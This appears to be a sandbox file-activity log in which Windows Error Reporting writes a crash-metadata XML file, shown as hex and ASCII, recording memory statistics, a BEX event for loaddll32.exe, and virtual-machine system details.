C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 37 00 36 00 33 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>47635</PageFaultCount>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 32 00 38 00 35 00 33 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>102285312</PeakWorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3680	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 31 00 34 00 31 00 39 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>102141952</WorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 34 00 32 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>964256</QuotaPeakPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 38 00 39 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>918992</QuotaPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 37 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69784</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 30 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68016</QuotaNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 38 00 35 00 36 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34885632</PagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 30 00 35 00 38 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35405824</PeakPagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 38 00 35 00 36 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34885632</PrivateUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	4862	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5538	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5542	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5544	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5584	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5588	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5590	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5628	4	0d 00 0a 00		success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5632	2	09 00		success or wait	12	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	5636	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6190	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6194	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6196	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6236	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6240	2	09 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6242	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6280	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6284	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6288	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6382	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6386	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6390	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 75 00 6a 00 68 00 70 00 63 00 71 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>ujhpcq, Inc.</SystemManufacturer>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6496	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6500	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6504	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 75 00 6a 00 68 00 70 00 63 00 71 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>ujhpcq7,1</SystemProductName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6600	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6604	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6608	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6728	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6732	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6736	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 30 00 39 00 30 00 30 00 38 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1610900888</OSInstallDate>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6818	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6822	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6826	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6928	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6932	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	6936	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7004	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7008	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7010	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7050	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7054	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7056	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7090	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7094	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7098	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7194	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7198	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7200	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7236	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7240	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7242	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7266	4	0d 00 0a 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7270	2	09 00		success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7274	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7520	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7524	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7526	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7552	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7556	2	09 00		success or wait	1	6DED497A	unknown
